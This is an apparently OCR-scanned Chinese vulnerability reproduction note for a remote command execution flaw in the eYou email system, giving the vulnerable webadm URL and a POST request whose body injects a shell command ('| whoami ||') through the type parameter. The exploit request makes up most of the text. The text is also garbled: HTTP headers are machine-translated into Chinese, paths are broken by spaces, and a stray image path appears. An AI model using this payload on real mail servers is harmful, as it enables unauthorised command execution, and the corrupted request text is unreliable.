亿邮电子邮件系统RCE


漏洞概述

亿邮电子邮件系统低版本存在rce突破

漏洞复现

```
1 访问: ip / webadm /? q = moni_detail.do&action = gragh
```

如下:



构造post请求

```
1 POST / webadm /吗? q = moni_detail 。do&action = gragh HTTP / 1.1
2 主机:  ip
3 连接:  关闭
4 Upgrade-Insecure-Requests:  1
5 用户代理:  Mozilla / 5.0 (Windows NT 10.0 ; Win64; x64) AppleWebKit
   / 537.36 (KHTML ,  如 Gecko) Chrome / 87.0.4280.88 Safari / 537.36
```

```
接受: text / html , application / xhtml + xml , application / xml;
q = 0.9 , image / avif , image / webp , image / apng , * / *; q =
 0.8 , application /有符号交换; v = b3; q = 0.9
Sec-Fetch-Site: 无
Sec-Fetch-Mode: 导航
Sec-Fetch-Dest: 文档
Accept-Encoding: gzip , deflate
接受语言: zh-CN , zh; q = 0.9
内容类型: application / x-www-form-urlencoded
内容长度: 16

类型= '| whoami ||'
```

如果直接访问上面URL不是“如图所示”的话，那就不是了。